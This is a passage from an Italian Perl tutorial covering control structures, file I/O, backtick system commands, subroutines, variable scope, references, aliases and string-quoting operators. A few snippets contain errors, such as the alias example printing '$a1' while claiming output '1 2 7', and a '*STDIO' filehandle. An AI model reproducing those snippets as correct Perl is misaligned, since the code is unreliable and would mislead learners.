Se la condizione si verifica viene eseguito il gruppo di istruzioni seguente, racchiuso tra parentesi graffe, quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato '**`elsif`**', nel caso non si verifichino altre condizioni precedenti, viene verificata la condizione successiva; se questa si avvera, viene eseguito il gruppo di istruzioni che ne segue. Al termine il controllo riprende dopo la struttura. Se viene utilizzato '**`else`**', quando non si verifica alcuna condizione di quelle poste, viene eseguito il gruppo di istruzioni finale. Vengono mostrati alcuni esempi:

```
if ($importo > 10000000) { print "L'offerta è vantaggiosa"; }
```

```
if ($importo > 10000000)
  {
    $memorizza = $importo;
    print "L'offerta è vantaggiosa.\n";
  }
else
  {
    print "Lascia perdere.\n";
  }
```

```
if ($importo > 10000000)
  {
    $memorizza = $importo;
    print "L'offerta è vantaggiosa.\n";
  }
elsif ($importo > 5000000)
  {
    $memorizza = $importo;
    print "L'offerta è accettabile.\n";
  }
else
  {
    print "Lascia perdere.\n";
  }
```

La parola '**`unless`**' può essere utilizzata come '**`if`**', con la differenza che la condizione viene valutata in modo opposto, cioè viene eseguito il gruppo di istruzioni che segue '**`unless`**' solo se **non** si verifica la condizione.

640.6.2 Iterazioni con condizione di uscita iniziale: «while» e «until»

```
while (condizione) { istruzione;...}
```

```
while (condizione) { istruzione;...} continue { istruzione;...; }
```

La struttura '**`while`**' esegue un gruppo di istruzioni finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

Il blocco di istruzioni che segue '**`continue`**' viene eseguito semplicemente di seguito al gruppo normale. Ci sono situazioni in cui viene saltato. Segue l'esempio del calcolo del fattoriale:

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
while ($cont > 0)
  {
    $numero = $numero * $cont;
    $cont = $cont -1;
  }
print "Il fattoriale è $numero.\n";
```

La stessa cosa si potrebbe semplificare nel modo seguente:

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
while ($cont)
  {
    $numero *= $cont;
    $cont--;
  }
print "Il fattoriale è $numero.\n";
```

All'interno delle istruzioni di un ciclo '**`while`**' possono apparire alcune istruzioni particolari:

'**`next`**'	interrompe l'esecuzione del gruppo di istruzioni e riprende dalla valutazione della condizione (se esiste il gruppo '**`continue`**', '**`next`**' rinvia all'esecuzione di questo e quindi alla valutazione della condizione);
'**`last`**'	esce definitivamente dal ciclo '**`while`**' senza curarsi del gruppo di istruzioni '**`continue`**';
'**`redo`**'	ripete il ciclo, senza valutare e verificare nuovamente l'espressione della condizione e senza curarsi del gruppo di istruzioni '**`continue`**'.

L'esempio seguente è una variante del calcolo del fattoriale in modo da vedere il funzionamento di '**`last`**'. Si osservi che '**`while (1){...}`**' equivale a un ciclo senza fine perché la condizione (cioè il valore 1) è sempre vera.

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
# Il ciclo seguente è senza fine.
while (1)
  {
    $numero *= $cont;
    $cont--;
    if (!$cont)
      {
        last;
      }
  }
print "Il fattoriale è $numero.\n";
```

La parola '**`until`**' può essere utilizzata al posto di '**`while`**', con la differenza che la condizione viene valutata in modo opposto, cioè viene eseguito il gruppo di istruzioni che segue '**`until`**' solo se **non** si verifica la condizione. In pratica, al verificarsi della condizione, il ciclo termina.

640.6.3 Iterazioni con condizione di uscita finale: «do-while» e «do-until»

```
do { istruzione;...} while (condizione)
```

La struttura '**do...while**' esegue un gruppo di istruzioni almeno una volta, quindi ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*. Segue il solito esempio del calcolo del fattoriale:

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$cont       = $ARGV[0];
$fattoriale = 1;
do
  {
    $fattoriale *= $cont;
    $cont--;
  }
while ($cont);
print "Il fattoriale è $fattoriale.\n";
```

L'uso della parola '**until**', al posto di '**while**', fa sì che la verifica della condizione avvenga nel senso che non si avveri, in pratica inverte il senso della condizione che controlla l'uscita dal ciclo.

640.6.4 Iterazione enumerativa: «for»

```
for (espressione1; espressione2; espressione3) { istruzione;...}
```

Questa è la forma tipica di un'istruzione '**for**', in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguito il gruppo di istruzioni e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

```
for ($var = n ; condizione; $var++) { istruzione;...}
```

In realtà la forma del ciclo '**for**' potrebbe essere diversa, ma in tal caso si preferisce utilizzare il nome '**foreach**' che è comunque un sinonimo.

In breve: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*. L'ultima espressione viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

Segue il solito esempio del calcolo del fattoriale:

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
for ($cont = 1; $cont < $ARGV[0]; $cont++)
  {
    $numero *= $cont;
  }
print "Il fattoriale è $numero.\n";
```

640.6.5 Iterazione con scansione di valori: «foreach»

```
foreach var_scalare lista { istruzione;...}
```

La parola '**foreach**' è un sinonimo di '**for**', per cui si tratta della stessa cosa, solo che si preferisce utilizzare due termini differenti per una struttura che può articolarsi in due modi alternativi.

La variabile scalare iniziale, viene posta di volta in volta ai valori contenuti nella lista, eseguendo ogni volta il gruppo di istruzioni. Il ciclo finisce quando non ci sono più elementi nella lista.

Segue il solito esempio del calcolo del fattoriale:

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella riga di comando.
$numero = $ARGV[0];
foreach $cont (1 .. ($ARGV[0] -1))
  {
    $numero *= $cont;
  }
print "Il fattoriale è $numero.\n";
```

640.6.6 Istruzioni condizionate

Una brutta tradizione di Perl consente la scrittura di istruzioni condizionate secondo le sintassi seguenti:

```
espressione1 if espressione2
```

```
espressione1 unless espressione2
```

```
espressione1 while espressione2
```

```
espressione1 until espressione2
```

Si tratta di forme abbreviate e sconsigliabili (secondo il parere di chi scrive) delle sintassi seguenti.

```
if (espressione2) { espressione1 }
```

```
unless (espressione2) { espressione1 }
```

```
while (espressione2) { espressione1 }
```

```
until (espressione2) { espressione1 }
```

Come si vede, lo sforzo necessario a scrivere le istruzioni nel modo normale, è minimo. Evidentemente, l'idea che sta alla base della possibilità di usare sintassi così strane delle strutture '**if**', '**while**' e simili, è quella di permettere la scrittura di codice che assomigli alla lingua inglese.

640.7 Funzioni interne

Perl fornisce una serie di funzioni già pronte. In realtà, più che di funzioni vere e proprie, si tratta di operatori unari che intervengono sull'argomento posto alla loro destra. Questa precisazione è importante perché serve a comprendere meglio il meccanismo con cui Perl interpreta le chiamate di tali funzioni od operatori.

Finora si è visto il funzionamento di una funzione molto semplice, '**print**'. Questa emette il risultato dell'operando che si trova alla sua destra, ma solo del primo. Se ciò che appare alla destra di '**print**' è un'espressione, la valutazione dell'insieme '**print** *espressione*', dipende dalle precedenze tra gli operandi. Infatti:

- ```
  print 1+2+4;
  ```

  restituisce sette;

- ```
  print (1+2)+4;
  ```

  restituisce tre;

- ```
  print (1+2+4);
  ```

  restituisce sette.
  ```

Utilizzando le funzioni di Perl nello stesso modo in cui si fa negli altri linguaggi, racchiudendo l'argomento tra parentesi, si evitano ambiguità; soprattutto, in questo modo, sembrano essere veramente funzioni anche se si tratta di operatori.

L'argomento di queste funzioni di Perl (ovvero l'operando) può essere uno scalare o una lista. In questo caso quindi, così come lo scalare non ha la necessità di essere racchiuso tra parentesi, anche la lista non lo ha. Resta in ogni caso il fatto che ciò sia almeno consigliabile per migliorare la leggibilità del programma. Il capitolo 643 elenca e descrive alcune di queste funzioni.

640.8 Input e output dei dati

L'I/O può avvenire sia attraverso l'uso dei flussi standard di dati (standard input, standard output e standard error), sia utilizzando file differenti. I flussi di dati standard sono trattati come file normali, con la differenza che generalmente non devono essere aperti o chiusi.

Assieme alla gestione dei file si affianca la possibilità di eseguire comandi del sistema operativo, in parte descritta nella sezione dedicata agli operatori di delimitazione di stringhe.

640.8.1 Esecuzione di comandi di sistema

Una stringa racchiusa tra apici inversi, oppure indicata attraverso l'operatore di stringa '**`qx`**', viene interpolata e il risultato viene fatto eseguire dal sistema operativo.

L'output del comando è il risultato della valutazione della stringa e il valore restituito dal comando può essere letto dalla variabile predefinita '**`$?`**'. È importante ricordare che generalmente i comandi del sistema operativo restituiscono un valore pari a zero quando l'operazione ha avuto successo. Dal punto di vista di Perl, quando '**`$?`**' contiene il valore *Falso* significa che il comando ha avuto successo.

L'esempio seguente dovrebbe rendere l'idea:

```
#!/usr/bin/perl

# $elenco riceve l'elenco di file in forma di un'unica stringa.
$elenco = `ls *.pl`;

if ($? == 0)
  {
    # L'operazione ha avuto successo e viene visualizzato l'elenco.
    print "$elenco\n";
  }
else
  {
    # L'operazione è fallita.
    print "Non ci sono programmi Perl\n";
  }
```

640.8.2 Gestione dei file

Perl, come molti altri linguaggi, gestisce i file aperti come flussi di file, o *file handle*. I flussi di file vengono indicati attraverso un nome che per convenzione è espresso quasi sempre attraverso lettere maiuscole.

Perl mette a disposizione tre flussi di file predefiniti: '**STDIN**', '**STDOUT**' e '**STDERR**'. Questi corrispondono rispettivamente ai flussi di standard input, standard output e standard error. Altri file possono essere utilizzati aprendoli attraverso la funzione '**open()**', con cui si abbina un flusso al file reale.

Perl è predisposto per gestire agevolmente i file di testo, cioè quelli organizzati convenzionalmente in righe terminanti con il codice di interruzione di riga. Si valuta un flusso di file come se si trattasse di una variabile, racchiudendone il nome tra parentesi angolari, ottenendo la lettura e la restituzione di una riga, ogni volta che avviene tale valutazione.

```
#!/usr/bin/perl

while (defined ($riga = <STDIN>))
 {
    print $riga;
 }
```

L'esempio appena mostrato emette attraverso lo standard output ciò che riceve dallo standard input. Quindi, la lettura del flusso di file attraverso la semplice valutazione dell'espressione, restituisce una riga fino al codice di interruzione di riga incluso. In questo modo, nell'esempio non è necessario aggiungere il codice '**\n**' nell'argomento della funzione '**print**'.

Se un flusso di file è l'unica cosa che appare nella condizione di un ciclo '**while**' o '**for**', la sua valutazione genera la lettura della riga e il suo inserimento all'interno della variabile predefinita '**$_**'. Questo fatto può essere usato convenientemente considerando che quando si raggiunge la fine, la valutazione del flusso di file genera un valore indefinito, pari a *Falso* in una condizione. I due esempi seguenti sono identici al quello mostrato poco sopra.

```
#!/usr/bin/perl

while (<STDIN>)
  {
    print $_;
  }
```

```
#!/usr/bin/perl

for ( ; <STDIN>; )
  {
    print $_;
  }
```

Un flusso di file può essere valutato in un contesto lista. In tal caso restituisce tutto il file in una lista in cui ogni elemento è una riga. Naturalmente ciò viene fatto a spese della memoria di elaborazione.

```
#!/usr/bin/perl

@mio_file = <STDIN>;
print @mio_file;
```

L'esempio appena mostrato si comporta come gli altri visti finora: restituisce lo standard input attraverso lo standard output. Si osservi che la funzione '**`print`**' ha l'argomento senza virgolette perché altrimenti inserirebbe uno spazio indesiderato tra un elemento e l'altro.

640.8.3 File globbing

Perl, se non riconosce ciò che trova all'interno di parentesi angolari come un flusso di file, tratta questo come un modello per indicare nomi di file, che viene valutato ottenendo l'elenco dei nomi corrispondenti. In pratica, la valutazione di '**`<*.pl>`**' restituisce l'elenco dei nomi dei file che terminano con l'estensione '`.pl`' nella directory corrente. Generalmente è preferibile eseguire un tipo di valutazione del genere in un contesto lista, come nell'esempio seguente:

```
#!/usr/bin/perl

@mioelenco = <*.pl>;
print "@mioelenco\n";
```

In alternativa si può utilizzare la funzione interna '**`glob()`**', come nell'esempio seguente:

```
#!/usr/bin/perl

@mioelenco = glob ("*.pl");
print "@mioelenco\n";
```

640.9 Funzioni definite dall'utente

Le funzioni definite dall'utente, o subroutine se si preferisce il termine, possono essere collocate in qualunque parte del sorgente Perl. Eventualmente possono anche essere caricate da file esterni. I parametri delle funzioni vengono passati nello stesso modo in cui si fa per le funzioni predefinite, interne a Perl: attraverso una lista di elementi scalari. Le funzioni ottengono i parametri dall'array predefinito '**`@_`**'. Il valore restituito dalle funzioni è quello dell'ultima istruzione eseguita all'interno della funzione: solitamente si tratta di '**`return`**' che permette di controllare meglio la cosa.

La sintassi normale per la dichiarazione di una funzione è la seguente. Le parentesi graffe vanno intese in modo letterale e non fanno parte della descrizione del modello sintattico.

```
sub nome { istruzione... }
```

Per la chiamata di una funzione si deve usare la forma seguente:

```
&nome (parametro, ...)
```

L'uso della e-commerciale ('&') all'inizio del nome è opportuno anche se non è strettamente obbligatorio: permette di evitare ambiguità se il nome della funzione è stato usato per altri tipi di entità all'interno del programma Perl.

```
#!/usr/bin/perl

sub somma
{
    return ($_[0] + $_[1]);
}

# I valori da sommare vengono indicati nella riga di comando.
$totale = &somma ($ARGV[0], $ARGV[1]);

print "$ARGV[0] + $ARGV[1] = $totale\n";
```

L'esempio mostrato sopra dovrebbe chiarire il ruolo dell'array '@_' all'interno della funzione, come mezzo per il trasporto dei parametri di chiamata.

640.9.1 Chiamata per riferimento e chiamata per valore

L'array '@_' è costruito attraverso riferimenti ai parametri utilizzati originariamente nella chiamata. Ciò è sufficiente a fare in modo che modificando il contenuto dei suoi elementi, queste modifiche si riflettano sui parametri di chiamata. Si ha in tal modo quello che si definisce ***chiamata per riferimento***, in cui la funzione è in grado di modificare le variabili utilizzate come parametri.

Naturalmente ciò ha senso solo se i parametri utilizzati sono espressi in forma di variabile e come tali possono essere modificati. Tentare di modificare una costante produce un errore irreversibile.

Dal momento che l'array '@_' contiene riferimenti ai dati originali, assegnando all'array un'altra lista di valori non si alterano i dati originali, ma si perde il contatto con quelli. Quindi, non si può assegnare a tale array una lista come modo rapido di variare tutti i parametri della chiamata.

Per gestire elegantemente una funzione che utilizzi il sistema della chiamata per valore, si può fare come nell'esempio seguente:

```
sub miasub
{
    local ($primo, $secondo, $terzo) = @_;
    …
    return …;
}
```

In tal modo, agendo successivamente solo sulle variabili scalari ottenute non si modifica l'array '@_' e lo stesso codice diventa più leggibile.

640.9.2 Campo di azione delle variabili

Perl gestisce tre tipi di campi di azione per le variabili (di solito si usa il termine *scope* per fare riferimento a questo concetto). Si tratta di variabili ***pubbliche***, ***private*** e ***locali***.

Le variabili pubbliche sono accessibili in ogni punto del programma, senza alcuna limitazione, a meno che vengano oscurate localmente. Si ottiene una variabile pubblica quando questa viene creata senza specificare nulla di particolare.

```
# Inizializzazione di una variabile pubblica.
$pubblica = "ciao";
```

Una variabile privata è visibile solo all'interno del blocco di istruzioni in cui viene creata e dichiarata come tale. Le funzioni chiamate eventualmente all'interno del blocco, non possono accedere alle variabili private dichiarate nel blocco chiamante. Si dichiara una variabile privata attraverso l'istruzione '**`my`**'.

```
my variabile
```

```
my variabile = valore
```

```
my (variabile1, variabile2, ...)
```

Una variabile locale è visibile solo all'interno del blocco di istruzioni in cui viene creata e dichiarata come tale. Le funzioni chiamate eventualmente all'interno del blocco, possono accedere alle variabili locali dichiarate nel blocco chiamante. Si dichiara una variabile locale attraverso l'istruzione '**`local`**'.

```
local variabile
```

```
local variabile = valore
```

```
local (variabile1, variabile2, ...)
```

Sia le variabili private, sia quelle locali, permettono di utilizzare un nome già esistente a livello globale, sovrapponendosi temporaneamente a esso. Quelle locali, in particolare, hanno valore anche per le funzioni chiamate all'interno dei blocchi in cui queste variabili sono state dichiarate.

Si dice anche che le variabili private abbiano un campo di azione definito in modo lessicale, mentre quelle locali in modo dinamico: terminata la zona di influenza, le variabili locali vengono rilasciate, mentre quelle private no.

Seguono due esempi di calcolo del fattoriale in modo ricorsivo. In un caso si utilizza una variabile privata, nell'altro una locale. Funzionano entrambi correttamente:

```
#!/usr/bin/perl

sub fattoriale
{
    my $valore = $_[0];
    if ($valore > 1)
      {
        return ($valore * &fattoriale ($valore -1));
      }
    else
      {
        return 1;
      }
}

$miofatt = &fattoriale ($ARGV[0]);

print "$ARGV[0]! = $miofatt\n";
```

```
#!/usr/bin/perl

sub fattoriale
{
    local $valore = $_[0];
    if ($valore > 1)
      {
        return ($valore * &fattoriale ($valore -1));
      }
    else
      {
        return 1;
      }
}

$miofatt = &fattoriale ($ARGV[0]);

print "$ARGV[0]! = $miofatt\n";
```

640.10 Variabili contenenti riferimenti

Si è accennato al fatto che una variabile scalare può contenere anche ***riferimenti***, oltre a valori stringa o numerici. Il riferimento è un modo alternativo per puntare a un'entità determinata del programma. La gestione di questi riferimenti da parte di Perl è piuttosto complessa. Qui vengono analizzate solo alcune caratteristiche e possibilità.

Perl gestisce due tipi di riferimenti: diretti (*hard*) e simbolici. Volendo fare un'analogia con quello che accade con i collegamenti dei file system Unix, i primi sono paragonabili ai collegamenti fisici (gli *hard link*), mentre i secondi sono simili ai collegamenti simbolici.

640.10.1 Riferimenti diretti

I riferimenti diretti vengono creati utilizzando l'operatore barra obliqua inversa ('\'), come negli esempi seguenti:

```
$rifscalare     = \$mioscalare;
$rifarray       = \@mioarray;
$rifhash        = \%miohash;
$rifcodice      = \&miafunzione;
$rifflusso      = \*MIO_FILE;
```

Esiste anche una forma sintattica alternativa di esprimere i riferimenti: si tratta di indicare il nome dell'entità per la quale si vuole creare il riferimento, preceduto da un asterisco e seguito dalla definizione del tipo a cui questa entità appartiene, tra parentesi graffe.

```
$rifscalare     = *mioscalare{SCALAR};
$rifarray       = *mioarray{ARRAY};
$rifhash        = *miohash{HASH};
$rifcodice      = *miafunzione{CODE};
$rifflusso      = *MIO_FILE{IO};
```

Perl riconosce anche il tipo '**`FILEHANDLE`**' equivalente a '**`IO`**', per motivi di compatibilità con il passato.

640.10.2 Riferimenti simbolici

I riferimenti simbolici sono basati sul nome dell'entità a cui si riferiscono, per cui, una variabile scalare contenente il nome dell'oggetto può essere gestita come un riferimento simbolico. Seguono alcuni degli esempi visti nel caso dei riferimenti diretti, in quanto con questo tipo di riferimenti non si possono gestire tutte le situazioni.

```
$rifscalare = 'mioscalare';
$rifarray   = 'mioarray';
$rifhash    = 'miohash';
$rifcodice  = 'miafunzione';
```

Generalmente, l'utilizzo di riferimenti simbolici è sconsigliabile, a meno che ci sia una buona ragione.

640.10.3 Dereferenziazione

Restando in questi termini, a parte il caso dei flussi di file, il modo per ***dereferenziare*** le variabili che contengono i riferimenti è uguale per entrambi i tipi. La forma normale richiede l'utilizzo delle parentesi graffe per delimitare lo scalare. In precedenza si è visto che una variabile scalare può essere indicata attraverso la forma '**`${`*nome*`}`**'. Estendendo questo concetto, racchiudendo tra parentesi graffe un riferimento, si ottiene l'oggetto stesso. Per cui:

- ```
  ${$rifscalare}
  ```

  equivale a utilizzare '**`$mioscalare`**';
  ```

- ```
  ${$rifscalare}[0]
  ```
  equivale a utilizzare '**`$mioarray[0]`**';

- ```
  ${$rifhash}{primo}
  ```
  equivale a utilizzare '**`$miohash{primo}`**';

- ```
  &{$rifcodice} (1, 7)
  ```
  equivale a utilizzare '**`&miafunzione (1, 7)`**'.

Sono anche ammissibili altre forme, più espressive o più semplici. La tabella 640.71 riporta alcuni esempi con le forme possibili per dereferenziare gli scalari contenenti dei riferimenti.

Tabella 640.71. Esempi attraverso cui dereferenziare le variabili scalari contenenti dei riferimenti.

`${$rifscalare}`	**`$$rifscalare`**	
`${$rifscalare}[0]`	**`$$rifscalare[0]`**	**`$rifscalare->[0]`**
`${$rifhash}{primo}`	**`$$rifhash{primo}`**	**`$rifhash->{primo}`**
`&{$rifcodice} (1, 7)`	**`&$rifcodice (1, 7)`**	**`$rifcodice-> (1, 7)`**

Il caso dei flussi di file è più semplice, in quanto è sufficiente valutare il riferimento, invece del flusso di file vero e proprio. L'esempio seguente dovrebbe chiarire il meccanismo:

```
$rifstdio  = *STDIO;
$riga = <$rifstdio>;
```

640.10.4 Array multidimensionali

Gli array di Perl hanno una sola dimensione. Per ovviare a questo inconveniente si possono utilizzare elementi che fanno riferimento ad altri array. In pratica, si potrebbe fare qualcosa di simile all'esempio seguente:

```
@primo   = (1, 2);
@secondo = (3, 4);

@mioarray = (\@primo, \@secondo);
```

Qui, l'array '**`mioarray`**' è in pratica una matrice a due dimensioni rappresentabile nel modo seguente:

$$mioarray = \begin{pmatrix} 1 & 2 \\ 3 & 4 \end{pmatrix}$$

Per accedere a un elemento singolo di questo array, per esempio al primo elemento della seconda riga (il numero tre), si può usare intuitivamente una di queste due forme:
```

```
${$mioarray[1]}[0]

$mioarray[1]->[0]
```

In alternativa è concessa anche la forma seguente, più semplice e simile a quella di altri linguaggi:

```
$mioarray[1][0]
```

Una particolarità di Perl sta nella possibilità di definire delle entità anonime. Solitamente si tratta di variabili che non hanno un nome e a cui si accede attraverso uno scalare contenente un riferimento diretto al loro contenuto. Il caso più interessante è dato dagli array, perché questa possibilità permette di definire istantaneamente un array multidimensionale. L'array dell'esempio precedente potrebbe essere dichiarato nel modo seguente:

```
@mioarray = ([1, 2], [3, 4]);
```

La gestione pratica di un array multidimensionale secondo Perl, potrebbe sembrare un po' complessa a prima vista. Tuttavia, basta ricordare che si tratta di array dinamici, per cui, basta assegnare un elemento per dichiararlo implicitamente:

```
@mio_array = ();
…
$mio_array[0] = "ciao";
$mio_array[1] = "come";
$mio_array[2] = "stai";
…
```

Come si vede, viene dichiarato l'array senza elementi, al quale questi vengono inseriti solo successivamente. Così facendo, la dimensione dell'array varia in base all'uso che se ne fa. Con questo criterio si possono gestire anche gli array multidimensionali:

```
@mio_array = ();
…
$mio_array[0] = ();
…
$mio_array[0][0] = "ciao";
$mio_array[0][1] = "come";
$mio_array[0][2] = "stai";
…
```

In questo caso, dopo aver dichiarato l'array '**`@mio_array`**', senza elementi, viene dichiarato il primo elemento come contenente un altro array vuoto; infine, vengono dichiarati i primi tre elementi di questo sotto-array. Il funzionamento dovrebbe essere intuitivo, anche se si tratta effettivamente di un meccanismo molto complesso e potente.

Di fronte a array multidimensionali di questo tipo, potenzialmente irregolari, si può porre il problema di conoscere la lunghezza di un sotto-array. Volendo usare la tecnica del prefisso '**`$#`**', si potrebbe fare come nell'esempio seguente, per determinare la lunghezza dell'array contenuto in '**`$mio_array[0]`**'.

```
$ultimo = $#{$mio_array[0]};
```

640.10.5 Alias

Attraverso l'uso dei riferimenti, è possibile creare un alias di una variabile. Per comprendere questo è necessario introdurre l'uso dell'asterisco. Si osservi questo esempio: se '**`$variabile`**' rappresenta una variabile scalare, '**`*variabile`**' rappresenta il puntatore alla variabile omonima. In un certo senso, '**`*variabile`**' è equivalente a '**`\$variabile`**', ma non è proprio la stessa cosa. Si osservino gli assegnamenti seguenti, supponendo che esista già la variabile '**`$tua`**' e si tratti di uno scalare.

```
*mia = \$tua;
*mia = *tua;
```

I due assegnamenti sono identici, perché in entrambi i casi si assegna a '**`*mia`**' il riferimento alla variabile scalare '**`$tua`**'. Il risultato di questo è che si può usare la variabile scalare '**`$mia`**' come alias di '**`$tua`**'. L'esempio seguente dovrebbe chiarire meglio la cosa.

```
#!/usr/bin/perl
$tua = "ciao";
*mia = \$tua;
print "$mia\n";
```

Quello che si ottiene è l'emissione della stringa '**`ciao`**', cioè il contenuto della variabile '**`$tua`**', ottenuto attraverso l'alias '**`$mia`**'.

Attraverso gli alias è possibile gestire agevolmente il passaggio di parametri per riferimento nelle chiamate delle funzioni. Si osservi l'esempio seguente, in cui una funzione altera il contenuto di un array, senza che questo debba essere dichiarato come variabile globale.

```
#!/usr/bin/perl
sub alterazione_array
{
  local (*a) = $_[0];
  $a[0] = 1;
  $a[1] = 2;
}

local ($b) = ();

$b[0] = 9;
$b[1] = 8;
$b[2] = 7;

&alterazione_array (\@b);

print STDOUT $a1[0] . " " . $a1[1] . " " . $a1[2] . "\n";
```

Eseguendo questo programmino molto semplice, si ottiene la stringa seguente:

```
1 2 7
```

Questo serve a dimostrare che i primi due elementi dell'array sono stati modificati dalla funzione.

640.11 Avvio di Perl

Normalmente è sufficiente rendere eseguibile uno script Perl per fare in modo che il programma '`/usr/bin/perl`' venga eseguito automaticamente per la sua interpretazione. Il programma '`/usr/bin/perl`' permette di utilizzare alcune opzioni, principalmente utili per individuare errori sintattici e problemi di altro tipo.

Opzione	Descrizione
`-c`	Analizza sintatticamente lo script e termina senza eseguirlo.
`-w`	Viene usato assieme a '**`-c`**' e permette di avere informazioni più dettagliate su problemi eventuali che non sono necessariamente considerabili come errori sintattici.
`-d`	Esegue lo script all'interno di un sistema diagnostico di *debug*.

Segue la descrizione di alcuni esempi.

- `$` **`perl mio.pl`** [*Invio*]

  Avvia il programma Perl '**`mio.pl`**'. Generalmente si avvia direttamente lo script, ma se questo non è stato reso eseguibile attraverso i permessi, si può ovviare in questo modo.

- `$` **`perl -c mio.pl`** [*Invio*]

  Analizza lo script '**`mio.pl`**' senza eseguirlo. Se tutto va bene si ottiene l'output seguente:

  ```
  mio.pl syntax OK
  ```

- `$` **`perl -c -w mio.pl`** [*Invio*]

  Come nell'esempio precedente, con l'aggiunta dell'opzione '**`-w`**', con la quale si ottengono maggiori indicazioni e suggerimenti per migliorare il programma.

- `$` **`perl -d mio.pl`** [*Invio*]

  Avvia il sistema diagnostico per il programma '**`mio.pl`**'.

Capitolo 641

Perl: gestione delle stringhe

La gestione delle stringhe da parte di Perl è fatta attraverso gli operatori di delimitazione delle stringhe stesse e le espressioni regolari. È questo insieme di cose che rende Perl uno strumento valido per la gestione dei file di testo.

641.1 Operatori di delimitazione di stringhe

Nella sezione dedicata agli operatori e alle espressioni rimangono in sospeso gli operatori di delimitazione di stringhe. Nei linguaggi di programmazione tradizionale esiste normalmente il problema di delimitare le stringhe, ovvero le costanti alfanumeriche. Sono già stati mostrati due tipi di delimitatori, gli apici doppi e singoli che hanno un comportamento simile a quello delle shell comuni. In realtà Perl ha una gestione molto più raffinata e generalizzata delle stringhe. Quando il tipo di delimitazione, ovvero il tipo di stringa, lo consente, sono validi alcuni codici di escape. La tabella 641.1 mostra l'elenco di queste sequenze di escape utilizzabili nelle stringhe.

Tabella 641.1. Elenco delle sequenze di escape utilizzabili nelle stringhe delimitate con gli apici doppi.

Escape	Corrispondenza
`\\`	'\'
`\"`	'"'
`\$`	'$'
`\@`	'@'
`\'`	'''
`\t`	*<HT>*
`\n`	*<LF>*
`\r`	*<CR>*
`\f`	*<FF>*
`\a`	*<BEL>*
`\e`	*<ESC>*
`\0`***nnn***	Carattere a 8 bit, corrispondente al numero ottale rappresentato da ***nnn***.
`\x`***hh***	Carattere a 8 bit, corrispondente al numero esadecimale rappresentato da due cifre: ***hh***.
`\x{`***h***`}`	Carattere esteso (UTF-8) corrispondente al punto di codifica indicato in esadecimale, composto da un numero qualunque di cifre.
`\[`	Carattere di controllo.
`\l`	Il carattere successivo in minuscolo.

Escape	Corrispondenza
`\u`	Il carattere successivo in maiuscolo.
`\L`	Minuscolo fino al codice '**`\E`**'.
`\U`	Maiuscolo fino al codice '**`\E`**'.
`\E`	Conclusione di un modificatore.
`\Q`	Evita l'interpretazione come espressione regolare fino al codice '**`\E`**'.

La delimitazione dei vari tipi di stringa avviene in una forma tradizionale, attraverso delimitatori che esprimono di per sé il tipo di stringa, oppure attraverso una forma che consente di cambiare tipo di delimitatore:

x delim_sinistro stringa delim_destro eventuali_opzioni

La sigla che appare inizialmente, ***x*** in questo caso, definisce il tipo di stringa; il delimitatore sinistro e quello destro possono essere parentesi aperte e chiuse di qualunque tipo: tonde, quadre, graffe e angolari, ma si possono utilizzare anche altri simboli, solo che in tal caso, il delimitatore sinistro e quello destro sono uguali.

La tabella 641.23, alla fine di questo gruppo di sezioni, riassume i vari tipi di operatori di delimitazione delle stringhe.

641.1.1 Stringa letterale non interpolata: «q//» o «' '»

La stringa letterale non interpolata è stringa racchiusa normalmente tra apici singoli (è già stata descritta in precedenza). In particolare, restituisce la stringa racchiusa senza effettuare l'interpolazione delle eventuali variabili e dei simboli di escape che dovesse incorporare, a eccezione di '`\'`' e '`\\`'. Si può esprimere in due modi:

' stringa '

q***delim_sinistro stringa delim_destro***

Seguono alcuni esempi:

```
$miavar = 'Stringa tradizionale che non interpola';
```

```
$miavar = q|Una stringa che "contiene 'apici' di ogni tipo".|;
```

```
$miavar = q(Sembra una funzione, ma non lo è);
```

```
$miavar = q{Le variabili non vengono interpolate. $ciao};
```

641.1.2 Stringa letterale interpolata: «qq//» o «" "»

La stringa letterale interpolata è racchiusa normalmente tra apici doppi (è già stata descritta in precedenza). In particolare, restituisce la stringa racchiusa interpolando le variabili e i simboli di escape che dovesse incorporare. Si può esprimere in due modi:

"*stringa*"

qq*delim_sinistro stringa delim_destro*

Seguono alcuni esempi:

```
$miavar = "Stringa tradizionale che interpola";
```

```
$miavar = qq|Una stringa che \"contiene 'apici' di ogni tipo\".|;
```

```
$miavar = qq(Sembra una funzione, ma non lo è);
```

```
$ciao = "Saluti!";
$miavar = qq{Le variabili vengono interpolate. $ciao};
```

641.1.3 Comando di sistema: «qx//» o «` `»

La stringa che rappresenta un comando di sistema deve essere valutata e successivamente eseguita in qualità di comando dal sistema operativo. Questo tipo di stringa è racchiuso normalmente tra apici singoli inversi, come avviene nelle shell comuni. Il contenuto della stringa viene interpolato prima dell'esecuzione del comando. La valutazione della stringa si traduce nell'output emesso attraverso lo standard output dal comando stesso. Si può esprimere in due modi:

`*stringa*`

qx*delim_sinistro stringa delim_destro*

Seguono alcuni esempi:

```
$miadata = `date`;
```

```
$mioelenco = qx(ls);
```

```
$opzioni = '-l'
$mioelenco = qx{ls $opzioni};
```

641.1.4 Lista di parole: «qw//»

